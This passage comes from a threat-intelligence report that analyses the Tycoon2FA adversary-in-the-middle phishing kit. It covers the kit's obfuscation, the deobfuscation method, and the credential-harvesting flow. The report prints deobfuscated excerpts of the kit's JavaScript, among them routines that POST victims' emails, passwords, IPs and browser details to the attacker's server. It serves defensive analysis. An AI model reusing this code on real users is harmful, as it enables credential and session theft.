    let _0x115a52 = 0x1 * 0x1617 + 0x569 * 0x7 + -0x3bf6;
    while (!![]) {
        switch (_0x377e41[_0x115a52++]) {
            case '0':
                viewtype = _0x513419[_0x2121e6(0x49f, 'IDZ!', 0x845, 0x4ed) + 'o'];
                continue;
            case '1':
                _0x513419['liqY' + 'y'](changebackbutton, 'otp_' + 'live', _0x4230cd[_0x5134
                continue;
            case '2':
                document[_0x2cf973(-0x43f, 0x1c, 0xa0, 'McFO') + _0x2cf973(0x55f, 0x6c8, 0x2
                continue;
            case '3':
                bottomsectionlinks('otp_' + _0x2cf973(0x22a, -0x3d9, 0x2f3, 'o1m]'), _0x4230
                continue;
            case '4':
                checkerrordesc('otp_' + _0x588a47(0x58c, -0x573, 0x70, 'nBM2'), 0x296 * -0xb
                continue;
            case '5':
                document['getE' + 'leme' + 'ntBy' + 'Id']('erro' + 'r_ot' + 'p_li' + 've')['
                continue;
            case '6':
                document['getE' + 'leme' + _0x2121e6(-0x272, 'Ii@h', -0x165, 0x4f6) + 'Id'](
                continue;
            case '7':
```

Numerical Expression Substitution:

This mechanism obfuscates static numerical integers by replacing them with complex mathematical equations that evaluate to the targeted integer at runtime.
Evidence: Variable assignments utilizing formulas such as `-0xd93 * -0x2 + -0x3c1 + -0x1 * 0x1765` (which evaluates to 0).

```
//...
var webnotfound = ![],
    interacted = 0x1f48 + 0x2423 + -0x436b,
    multipleaccountsback = 0x26cf + 0x19b5 + -0x2042 * 0x2;
let wait2facancel = -0xd93 * -0x2 + -0x3c1 + -0x1 * 0x1765,
    otptype = -0x1d76 + -0x1 * 0x1d3b + 0x5 * 0xbbd;
var currentweb = -0x2f9 * 0x6 + 0x6b * -0x27 + 0x2223,
    pagevisitedalready = null;
let viewtype = null,
//...
```

Syntactic Compression via Comma and Ternary Operators:

The script aggressively compresses standard `if/else` control structures, substituting them with inline ternary operators (`condition ? true : false`) and short-circuit logical evaluations (`&&`). Furthermore, the obfuscator utilizes the comma operator to chain distinct functional operations into massive, single-line sequence expressions. This heavily condenses the AST, impeding linear readability and subverting analysis tools dependent on standard branching signatures.

Evidence: The widespread utilization of the comma operator to group multiple discrete executions (e.g., `_0xd1b3a7(...), _0x43a149[...]`) entirely within the execution branches of ternary operators and logical AND evaluations.

Dead Code Injection:

To further evade static detection engines, the obfuscator injects randomized blocks of bogus variables and arbitrary mathematical operations into the active payload. Consequently, the overall file hash and structural signature mutate completely with every new compilation. This technique deliberately drains analytical resources by forcing the reverse engineer to trace variables and calculate strings that ultimately execute no functional logic.

Evidence: In specific analyzed samples, the entirety of a ternary operator's `true` execution branch is structurally dead code.

```
277     _0x2b0767['muRz' + 'o'] = 'PZNE' + 'x';
278     const _0x599010 = _0x2b0767;
279     _0x7aae01 == 0x15bd + -0x1fcd + 0xa10 && (document['getE' + 'leme' + _0x3ab414(-0x2c6, 'Z#aC', -0x5f6, 0x159) + 'Id'](_0x583d14(-0x4f5, 0x6ec, 0x
        1a5, 'DyVU') + 'ion_' + _0x2ade8b)['quer' + 'ySel' + 'ecto' + 'r'](_0x583d14(-0x296, -0x471, 0x1a6, 'QP&y') + 'k')['styl' + 'e'][_0x583d14(-0x
        88, 0x642, 0x1a7, 'osKu') + 'lay'] = 'none'), _0x7aae01 == 0x1645 + 0x23 * 0xb1 + 0x27 * -0x131 && ('PZNE' + 'x' !== _0x599010['muRz' + 'o'] ?
        (_0xd1b3a7('prot' + 'ect_' + 'acco' + _0x3cc420('S3jQ', 0x5c, -0x6b9, -0x4f8) + 'live', -0x1 * -0x26a5 + 0x6b4 + -0x2d59, _0x25ef12['desc' + '
        ript' + 'ion']), _0x43a149[_0x3ab414(-0x2c4, '0T19', 0x3d3, -0x4e9) + 'leme' + 'ntBy' + 'Id']('sect' + 'ion_' + _0x5271dc)[_0x583d14(0x70f, 0x
        2b8, 0x1a9, 'S3jQ') + 'sLis' + 't'][_0x3ab414(-0x208, 'K&mY', -0x34d, -0x816) + 'le']('d-no' + 'ne'), _0x10e1e2['getE' + 'leme' + _0x583d14(0x
        6be, 0x4a0, 0x1ab, 'IMkp') + 'Id']('sect' + 'ion_' + _0x3ab414(-0x206, 'S3jQ', 0xe4, 0x2ee) + 'ect_' + 'acco' + 'unt_' + 'live')['clas' + 'sLis
        ' + 't']['remo' + 've'](_0x583d14(-0x7f, 0x972, 0x1ad, 'xOYJ') + 'ne'), _0x365f3e = _0x599010['SzrH' + 'W']) : document['getE' + 'leme' +
        _0x3ab414(-0x2b7, '!UGK', 0x2f8, 0x455) + 'Id']('sect' + 'ion_' + _0x2ade8b)['quer' + 'ySel' + 'ecto' + 'r'](_0x3cc420('mpD#', 0x62, 0x671, 0x
        40e) + 'k')[_0x3ab414(-0x203, 'K&mY', -0x931, 0x1d6) + 'e']['disp' + _0x3cc420('xOYJ', 0x64, 0x1b6, -0x6c1)] = _0x3cc420('xOYJ', 0x65, -0x16a,
        -0x18c) + 'k');
```


Hexadecimal Identifier Generation:

The obfuscation engine systematically renames functional variables into hexadecimal formats, severely impacting source code legibility.
Evidence: The pervasive deployment of variable declarations such as `_0x150d72` (a localized hexadecimal string prepended with the standard `_0x` format).

Code Minification (Compaction):

The developers stripped all line breaks, spaces, and formatting structures from the final payload. This minification mechanism operates synergistically with the Self-Defending Regex traps to inhibit analysis.
Evidence: The raw script executes as a single, uninterrupted data block.

Because empirical indicators strongly align with the utilization of obfuscator.io, we processed the payload through the equivalent analytical utility deobfuscate.io, which corroborated the presence of these exact obfuscation layers.
The subsequent section delineates the precise methodological approach utilized to deobfuscate the Exfiltration Handler script.



4.4.6 Deobfuscation Methodology and Analysis Principles

1. The Challenge of Semantic Equivalence
When analyzing modern Adversary-in-the-Middle (AiTM) architectures, aggressive deobfuscation carries inherent forensic risks. Phishing kit authors explicitly anticipate analytic unpack attempts and deploy the aforementioned anti-

tampering heuristics (e.g., Self-Defending regex traps). Consequently, achieving 100% human readability while strictly preserving the script's original execution logic (semantic equivalence) is often impossible within a single automated pass. Over-reliance on aggressive Abstract Syntax Tree (AST) manipulation frequently induces broken control flows or the inadvertent deletion of core payload functionalities.


2. Progressive Deobfuscation Strategy

To ensure the forensic integrity of the analyzed state machine, this research adopted a progressive, multi-pass deobfuscation methodology. This strategy permits the cross-referencing of generated logic artifacts to explicitly verify script functionality.

Original Baseline: Beautified Script - 5,625 lines of code.

- **Phase 1: The "Safe" Baseline Pass**
  The initial pass generated a baseline script strictly utilizing highly predictable, low-risk AST transformations. This constraint prioritizes the preservation of functionality while unmasking critical string and variable artifacts. The applied transformational parameters included:
  - Unpacking arrays and recovering static strings.
  - Replacing proxy functions (resolving dynamic string calls).
  - Simplifying mathematical and Boolean expressions.
  - Reversing string concatenation operations.
  - Simplifying property access layers (e.g., converting bracket notation to dot notation).
  - Applying standard structural beautification.

  (Note: Renaming hexadecimal identifiers was intentionally avoided during this pass. While normalization enhances readability, it obfuscates the direct relational mapping to the original malicious payload).



Safe Execution Equivalent: 4,292 lines of code.

- **Phase 2: The "Aggressive" AST Transformation Pass**
  Concurrently, a secondary artifact was generated utilizing high-risk AST manipulation (specifically targeting the reversal of control flow flattening and the excision of injected dead code). While this iteration significantly optimizes sequential readability for human analysis, it introduces a substantial risk of logic breakage.

Aggressive Execution Equivalent: 3,354 lines of code.

- **Phase 3: The "Dynamic Analysis" Pass**
  A final, highly modified edition of the script was generated wherein the Self-Defending mechanisms were manually excised. This targeted surgical alteration permitted the safe execution of the script within sandbox environments to facilitate active, dynamic analysis efforts.

4.4.6.1 Analysis Principles and Execution

1. Deterministic Analysis Execution: Throughout both static and dynamic analysis phases, the generated "Safe" baseline script functions as the absolute source of truth. In instances where the logic output by the "Aggressive" AST transformation appeared fragmented or incomplete, manual diffing and cross-referencing against the Safe baseline and the original obfuscated payload were conducted to guarantee no critical functional artifacts were erroneously excised.

2. Exploitation of Operational Security (OPSEC) Failures: During the initial Safe Deobfuscation pass, a significant operational security failure by the kit's developers was identified: the obfuscator failed to mask top-level function declarations. Consequently, while the internal logic and localized variables were heavily packed and minified, the semantic nomenclature of the primary operational functions remained entirely intact and exposed.

```
function validatediginp(_0xec5417)
function loadinganimation(_0x35c79b)
function runanimation(_0x2ae07e, _0x57b6b8, _0x47d747, _0x421dba)
function changebackbutton(_0x39906b, _0x233046)
function wait2fa(_0x55b299, _0x2e150d)
function backbuttonclick(_0x491050, _0x4f3df2)
function linkoptionclick(_0x2fb2b6)
function authappbottomtext(_0x4b2239)
function selectprotectoption(_0x58251d)
function displayprotectoptions(_0x3787a5)
function displaymultipleaccounts(_0x972d59)
function displaytwofamethods(_0x18fe59)
function selecttwofamethod(_0x9b820b)
function protectsend(_0x24025c)
function twofalive(_0x2abfd4)
function valaction(_0x49b07d, _0xcffe59, _0x5a950d, _0x21c2f3)
function checkerrordesc(_0x471036, _0x35e82e, _0x2b9e5b)
function selectmultipleaccountadfs(_0x58cf72)
function displaymultipleaccountsadfs(_0x498b56)
function pagevisited(_0x12cc71, _0x417853)
function sendemail()
function missingadd()
function validate()
function resetbacktoemail()
function backbtn()
function loadinganimationpdf(_0x2ed0b3)
function sendemailpdf()
function validatepdf()
function loadinganimationdoc(_0xb6be7)
function sendemaildoc()
function validatedoc()
```

```
function loadinganimationpdf(_0x75c398)
function sendemailpdf()
function validatepdf()
```

This critical oversight provided an immediate, high-level topological map of the script's state machine and operational capabilities. By analyzing these semantic artifacts, the functional domains of the proxy can be categorized as follows:

- **UI & State Management:** `loadinganimation`, `runanimation`, `changebackbutton`, `backbtn`
- **Authentication Flow (Phishing):** `validate`, `validatedoc`, `validatepdf`
- **MFA/2FA Interception Routing:** `wait2fa`, `twofalive`, `displaytwofamethods`, `selecttwofamethod`
- **Data Exfiltration:** `sendemail`, `sendemaildoc`, `sendemailpdf`

3. Targeted Artifact Extraction: Because the ultimate objective of this architecture is established, the harvesting and exfiltration of credentials and session tokens, it is inefficient to reverse-engineer every line of the flattened control flow. Instead, utilizing the exposed function names and recovered plaintext strings, a targeted forensic inspection was executed.

Furthermore, as demonstrated in subsequent phases, the architecture relies heavily on event listeners (awaiting user interaction, e.g., clicking "Next") and AJAX callbacks (awaiting C2 server directives).

The primary investigative protocol within the deobfuscated baseline prioritizes the identification of network-level execution triggers. Specifically, this involves tracing AJAX requests (routed through the `sendAndReceive()` function) and examining the `data:` parameters passed to these requests. This granular inspection reveals exactly what victim telemetry is being packaged and exfiltrated (e.g., `ip`, `useragent`, `password`, `otp`).

Prior to analyzing the core proxy execution chain, it is necessary to document the auxiliary helper functions engineered by the threat actors. These mechanisms support the baseline functionality required to convincingly mimic the legitimate Microsoft Login API.

4.4.6.2 Helper Functions and Mechanisms

A globally scoped event listener intercepts the **Enter** keystroke and programmatically synthesizes a "click" event on the active submit button (e.g., *Next*, *Sign In*, or *Verify*) corresponding to the victim's current visual state. This ensures that regardless of the targeted identity provider (GoDaddy, Okta, or Microsoft), the "Enter" key seamlessly advances the victim to the subsequent phase of the phishing flow.

```
document.addEventListener("keyup", function (_0x34bd43) {
  if (_0x34bd43.key === "Enter" && requestsent == false) {
    if (view == "pwd_godaddy") {
      if (document.getElementById("sections_godaddy").querySelector("#godaddysignin") !== null)
{
        document.getElementById("sections_godaddy").querySelector("#godaddysignin").click();
      }
    }
    if (view == "pwd_okta") {
```

```
      if (document.getElementById("sections_okta").querySelector("#oktasignin") !== null) {
        document.getElementById("sections_okta").querySelector("#oktasignin").click();
      }
    }
    if (view !== "pwd_godaddy" && view !== "pwd_okta") {
      if (document.getElementById("section_" + view).querySelector("#btn_next") !== null) {
        document.getElementById("section_" + view).querySelector("#btn_next").click();
      } else {
        if (document.getElementById("section_" + view).querySelector("#next_btn_pdf") !== null)
{
          document.getElementById("section_" + view).querySelector("#next_btn_pdf").click();
        } else {
          if (document.getElementById("section_" + view).querySelector("#btn_next_doc") !==
null) {
            document.getElementById("section_" + view).querySelector("#btn_next_doc").click();
          } else {
            if (document.getElementById("section_" + view).querySelector("#btn_sig") !== null) {
              document.getElementById("section_" + view).querySelector("#btn_sig").click();
            } else {
              if (document.getElementById("section_" + view).querySelector("#btn_sig_live") !==
null) {
                document.getElementById("section_" +
view).querySelector("#btn_sig_live").click();
              } else {
                if (document.getElementById("section_" +
view).querySelector("#btn_confirmemail") !== null) {
                  document.getElementById("section_" +
view).querySelector("#btn_confirmemail").click();
                } else {
                  if (document.getElementById("section_" + view).querySelector("#btn_verifyotp")
!== null) {
                    document.getElementById("section_" +
view).querySelector("#btn_verifyotp").click();
                  } else {
                    if (document.getElementById("section_" +
view).querySelector("#btn_confirmemailorphone_live") !== null) {
                      document.getElementById("section_" +
view).querySelector("#btn_confirmemailorphone_live").click();
                    } else if (document.getElementById("section_" +
view).querySelector("#btn_verifyotp_live") !== null) {
                      document.getElementById("section_" +
view).querySelector("#btn_verifyotp_live").click();
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
```

```
  }
});
```

While the Tycoon2FA architecture incorporates dozens of utilities / functions to manage state transitions and DOM rendering, an exhaustive decomposition of each is unnecessary for understanding the core AiTM mechanics. The following table details a representative sample of these helper functions, which collectively demonstrate the threat actor's methodology for achieving high-fidelity mimicry of the legitimate Microsoft Login portal.

Function Name	Usability / Forensic Description
`validatediginp(obj)`	**Input Sanitization:** Employs a Regular Expression (`/\D/g`) to actively strip non-numeric characters from input fields in real-time. This is utilized primarily on the SMS/Phone verification interfaces to perfectly mimic Microsoft's native form validation and prevent user formatting errors.
`loadinganimation(state)`	**State Indication:** Toggles specific CSS classes to render the iconic, left-to-right "marching ants" dotted loading bar at the top of the login modal. It accepts a binary state (0 to initiate the animation, 1 to terminate it) to mask network latency during C2 communication.
`runanimation(type, view, ...)`	**UI Transitioning:** Applies CSS directional animations (e.g., `show-from-right`, `hide-to-left`) to the HTML form sections. Because the kit operates as a Single Page Application (SPA), this is essential for creating the fluid illusion of navigating distinct web pages without a browser refresh.
`changebackbutton(view, state)`	**Navigation Management:** A localized toggle that dynamically displays or conceals the "Back" arrow icon within the modal header, triggering based on the victim's depth within the authentication chain to mirror legitimate UX.

4.4.6.3 Core AiTM Mechanism

Following the initialization of the environmental state variables, the execution flow performs an initial structural check to determine which thematic template is currently active within the DOM. This dictates the subsequent routing.

```
var webnotfound = false;
var interacted = 0;
var multipleaccountsback = 0;
let wait2facancel = 0;
let otptype = 0;
var pagevisitedalready = null;
```

```
let viewtype = null;
let pdfcheck = 0;
if (!document.getElementById("sections").classList.contains("d-none")) {
  view = "uname";
}
if (document.getElementById("sections_pdf") &&
!document.getElementById("sections_pdf").classList.contains("d-none")) {
  view = "uname_pdf";
}
if (document.getElementById("sections_doc") &&
!document.getElementById("sections_doc").classList.contains("d-none")) {
  view = "uname_doc";
}
if (document.getElementById("voice")) {
  view = "uname";
}
```

In a standard chronological execution flow, the submission of the victim's email address and subsequent interaction with the "Next" button triggers the `validate()` function, as defined within `ExfiltrationHandler.js`.

```
const unameInp = document.getElementById("inp_uname");
const pwdInp = document.getElementById("inp_pwd");
const pwdInplive = document.getElementById("inp_pwd_live");
let unameVal = pwdVal = false;
const nxt = document.getElementById("btn_next");
nxt.addEventListener("click", () => {
  validate();
});
const sig = document.getElementById("btn_sig");
sig.addEventListener("click", () => {
  validate();
});
const siglive = document.getElementById("btn_sig_live");
siglive.addEventListener("click", () => {
  validate();
});
```

Once invoked, the `validate()` function serves as the phishing kit's core state-routing engine. Instead of relying on traditional HTTP redirects, this SPA function evaluates the current phase of the attack (tracked continuously by the global `view` variable). It performs local security sanitization, communicates asynchronously with the Command and Control (C2) server, and dynamically updates the Document Object Model (DOM) to reflect the real-time authentication state.

The execution flow of this function proceeds sequentially through the following operational phases:

Phase 1: Initial Input Sanitization, Reconnaissance and Username Harvesting (`view === "uname"`)

Upon initial invocation triggered by the click event listener on the `nxt` button, the `validate()` function prioritizes operational security by performing client-side input sanitization. It cross-references the submitted string against hardcoded blacklists. The `bes` array filters out particular email domains (e.g., apple.com, netflix.com), while the `pes` array acts as a URL filter, specifically targeting strings resolving around Telegram infrastructure.

```
var bes = ["Apple.com", "Netflix.com", "apple.com", "netflix.com", "example.com"];
var pes = ["https:\/\/t.me\/", "https:\/\/t.com\/", "t.me\/", "https:\/\/t.me.com\/",
"t.me.com\/", "t.me@", "https:\/\/t.me@", "https:\/\/t.me", "https:\/\/t.com", "t.me",
"https:\/\/t.me.com", "t.me.com", "t.me\/@", "https:\/\/t.me\/@", "https:\/\/t.me@\/", "t.me@\/",
"https:\/\/www.telegram.me\/", "https:\/\/www.telegram.me", "Telegram",
"\thttps:\/\/telegram.me", "https:\/\/telegram.me\/bigofficeboy"];
```

Below is an observation of a similar input sanitization process from an older Tycoon iteration:

```
1924  function validate() {
1925    if (view === 'uname') {
1926      const _0x366987 = [
1927          'gmail.com',
1928          'msn.com',
1929          'yahoo.com',
1930          'outlook.com',
1931          'aol.com',
1932          'hotmail.com',
1933          'live.com',
1934          'icloud.com',
1935        ],
1936        _0x2e5144 = unameInp.value.trim().split('@')[1]
1937      _0x366987.includes(_0x2e5144) &&
1938        (loadinganimation(0),
1939        setTimeout(function () {
1940          loadinganimation(1)
1941          document.getElementById('error_uname').innerText =
1942            "We couldn't find an account with that username. Try another, or get a new Microsoft account."
1943        }, 3000))
1944      if (unameInp.value.trim() == '') {
1945        document.getElementById('error_uname').innerText =
1946          'Enter a valid email address, phone number, or Skype name.'
1947      } else {
1948        if (unameInp.value.trim() != '' && !_0x366987.includes(_0x2e5144)) {
1949          loadinganimation(0)
1950          console.log('enter email loading')
```

Screenshot of the `validate()` function filtering specific domains to prevent sign-ins from personal emails (2024 sample). (eSentire 2024)

If the victim's input matches any of these artifacts, the script executes evasion routines. It will either render benign, localized error messages or prematurely force the execution to a terminal loading screen (`view = "final"`) to frustrate dynamic analysis tools and preserve the integrity of the C2 infrastructure.

Provided the input passes sanitization, the script initiates a reconnaissance phase. It pauses the UI rendering and queries a third-party geolocation API (`api.ipbase.com`) to log the victim's external IP address and physical country location. This telemetry, bundled with the victim's User-Agent string and the harvested email, is exfiltrated via the `sendemail()` subroutine.

Execution inside the `validate()` function:

```
//...
//...
if (interacted == 0) {
  interacted = 1;
  (function _0x318cc8() {
    $.get("https://api.ipbase.com/v1/json/", function (_0x5570b5) {
      userip = _0x5570b5.ip;
      usercountry = _0x5570b5.country_name;
      sendemail();
    }, 'json').fail(function (_0x146df4, _0x109cbe, _0x3e0b79) {
      if (_0x146df4.status == 429 || _0x109cbe !== "success") {
        setTimeout(_0x318cc8, 1000);
      }
    });
  })();
}
//...
//...
```

The `sendemail()` subroutine facilitates primary Command and Control (C2) communication by invoking the `sendAndReceive()` core routing engine (previously declared within the Exfiltration Setup script). Specifically, it executes the following payload transmission to validate the harvested email address and exfiltrate the victim's telemetry:

```
sendAndReceive('checkemail', [unameInp.value, pagelinkval, browserName, userip, usercountry], 1)
```

The resulting JSON response from the C2 infrastructure is systematically analyzed to determine the subsequent Document Object Model (DOM) rendering state. This dynamic evaluation ensures the phishing proxy perfectly mirrors the exact user experience dictated by the legitimate Microsoft Login API, adapting in real-time to the specific victim's identity and organizational security policies.

For instance, the function evaluates the returned payload to classify the victim's account as either a consumer or a corporate (Enterprise) tenant. This classification is stored in memory via the `pvn` Boolean state flag, which governs subsequent authentication routing.

```
function sendemail() {
  sendAndReceive("checkemail", [unameInp.value, pagelinkval, browserName, userip, usercountry],
1).then(_0x17f446 => {
    if (_0x17f446 && _0x17f446.message !== "waiting for previous request to complete") {
      loadinganimation(1);
      var _0x1a1d13 = false;
      var _0x283648 = 300;
      if (_0x17f446.message.includes("newwebsiteopen") == false && _0x17f446.message !==
"error") {
        runanimation(2, view, 0.3);
```


```
        // Tenant Classification Logic
        if (_0x17f446.acctype && _0x17f446.acctype == 2) {
          pvn = 1; // Corporate / Enterprise Account
        }
        if (_0x17f446.acctype == undefined || _0x17f446.acctype && _0x17f446.acctype == 1) {
          pvn = 0; // Consumer / Personal Account
        }
      }
//...
//...
```


Furthermore, the execution flow assesses whether the victim's domain authentication is federated through third-party Identity Providers (IdPs). Relying on the C2 response, the script performs explicit checks to determine if the authentication routing must be seamlessly pivoted to mimic Okta or GoDaddy Single Sign-On (SSO) portals.

Ultimately, upon the successful validation and exfiltration of the submitted email address, the `sendemail()` function executes a critical state transition. Based on critical metadata received by the C2, the script updates the global state tracker to `view = "pwd"` (or its corresponding structural variant, such as `"pwd_live"`, `"pwd_okta"` or `"pwd_godaddy"`). This programmatic shift instructs the DOM rendering engine to display the password collection interface, seamlessly advancing the victim to the credential harvesting phase of the attack.

Continuing to our analysis, we will be focusing on the `pwd` and `pwd_live` flows. A reference to Okta & Godaddy phishing will be made later into the analysis.

Indicative responses retrieved by `sendAndReceive()` inside the `sendemail()` function:





Corporate Branding Injection:

When `_0x17f446.message == "correct email"`, the C2 response includes organizational branding elements:

```
if (_0x17f446.message == "correct email") {
    if (twa == 0) {
            if (_0x50e364.bannerlogo !== undefined && _0x50e364.bannerlogo !== null) {
                var _0x2145a6 = document.querySelectorAll(".bannerlogo");
                _0x2145a6.forEach(function (_0x574c2a) {
                _0x574c2a.style.backgroundImage = "url('" + _0x50e364.bannerlogo + "')";
                _0x574c2a.style.width = "unset";
                _0x574c2a.style.height = '36px';
                });
            }
            if (_0x50e364.backgroundcolor !== undefined && _0x50e364.backgroundcolor !== null) {
                document.body.style.setProperty("background-color", _0x50e364.backgroundcolor);
            }
            if (_0x50e364.backgroundimage !== undefined && _0x50e364.backgroundimage !== null) {
                document.body.style.setProperty("background-image", "url('" +
_0x50e364.backgroundimage + "')");
            }
            if (_0x50e364.bannerlogo == undefined || _0x50e364.bannerlogo == null) {
                var _0x2145a6 = document.querySelectorAll(".bannerlogo");
                _0x2145a6.forEach(function (_0x1eff26) {
                _0x1eff26.style.height = '24px';
                });
            }
            }
//...
//...
```

This dynamic branding injection dramatically increases the perceived legitimacy of the phishing interface by rendering the victim's actual organizational logos and color schemes. This represents a critical compromise of the victim's organizational identity infrastructure.

Phase 2: Credential Exfiltration (`view === "pwd"` or `"pwd_live"`)

Following the DOM update that presents the password prompt, the victim enters their credentials and clicks "Sign In," triggering the `validate()` function for a second iteration.

Before credential transmission, the password validation routine evaluates a critical state variable: `webnotfound`. This Boolean flag was established during Phase 1 email validation and now determines whether credentials are processed through the C2 backend authentication pipeline or the fallback local exfiltration mechanism.

The scenario where webnotfound == false is the most common and is set if the C2 responds with the "correct email" message or it contains "goddady" or "okta" (during the checkemail phase). However, if the C2 responds with "newwebsiteopen" and that website is neither Okta or GoDaddy, the script refuses to handle the AiTM process and will just perform an exfiltration of the user's credentials through the use of the function `missingadd()` and then end the phishing flow for the victim, setting the `view` state as "final". That is because the victim user probably is registered under another IdP that the Phishing Kit is not configured to handle the AiTM process.

The `missingadd()` function:

```
function missingadd() {
  let _0x34a4e3 = null;
  if (pvn == 0) {
    _0x34a4e3 = pwdInp.value;
  }
  if (pvn == 1) {
    _0x34a4e3 = pwdInplive.value;
  }
  const _0x299e08 = {
    pagelink: pagelinkval,
    type: 0xc,
    email: unameInp.value,
    password: _0x34a4e3,
    url: otherweburl,
    ip: userip,
    country: usercountry,
    browser: browserName
  };
  $.ajax({
    'type': "POST",
    'url': urlo,
    'data': stringToBinary(encryptData(JSON.stringify(_0x299e08))),
    'success': function (_0x5604ab) {},
    'error': function (_0xb6e2f4, _0x37933d, _0x23da4e) {
      console.error("Error:", _0x23da4e);
    }
  });
}
```

The `view === "pwd` flow of execution:

```
if (view === 'pwd') {
  const _0x47c980 = pwdInp.value;
  if (pes.some(_0x510fb0 => _0x47c980.includes(_0x510fb0))) {
    loadinganimation(0);
    setTimeout(function () {
